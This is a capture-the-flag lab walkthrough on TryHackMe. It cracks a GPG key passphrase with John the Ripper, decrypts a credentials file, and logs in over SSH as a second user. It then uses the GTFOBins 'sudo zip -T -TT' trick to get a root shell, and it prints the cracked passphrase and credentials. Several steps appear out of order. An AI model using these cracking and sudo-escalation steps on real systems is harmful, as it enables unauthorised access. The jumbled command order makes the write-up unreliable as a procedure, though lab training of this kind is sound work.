
came around this. Might be helpful!!!

```
~/testing (0.113s)
gpg2john tryhackme.asc > hash.txt

File tryhackme.asc
```

First transferred the hash of the private gpg key to hash.txt file.

```
~/testing (2.03s)
john --format=gpg --wordlist=/usr/share/dict/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandru        (tryhackme)
1g 0:00:00:00 DONE (2024-09-10 20:05) 50.00g/s 53600p/s 53600c/s 53600C/s marshall..alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

then cracked the private key passphrase ("alexandru")



So used this tool known as PGPTool for this purpose, here you have to add your private key, then add the encrypted file (.pgp) and then after entering passphrase you will get the decrypted content in a file.

```
~/testing (0.026s)
cat credential.txt
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j
```

So got another creds.

```
skyfuck@ubuntu ~ (7.767s)
sudo -l
[sudo] password for skyfuck:
Sorry, user skyfuck may not run sudo on ubuntu.
```

Before logging as another user, also searched if user skyfuck can run anything as sudo and was unsuccessful.

```
merlin@ubuntu ~
```

```
merlin@ubuntu:~ (0.202s)
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
~/testing (25.91s)
ssh merlin@10.10.142.34
merlin@10.10.142.34's password:
```

logged in as another user now, thus performed horizontal priv esc.

```
merlin@ubuntu ~
```

```
merlin@ubuntu ~ (0.179s)
ls
user.txt
```

found first flag.

```
merlin@ubuntu ~ (0.24s)
sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
```

merlin can run /usr/bin/zip as sudo with no pass. Let's go to GTFObins.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

So following this way to get root/pwned shell.

```
merlin@ubuntu ~
sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# sudo rm $TF
rm: missing operand
Try 'rm --help' for more information.
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

```
merlin@ubuntu ~ (0.171s)
TF=$(mktemp -u)
```

yay!!! got it!!!

```
# cat /root/root.txt
```

also got last flag!!!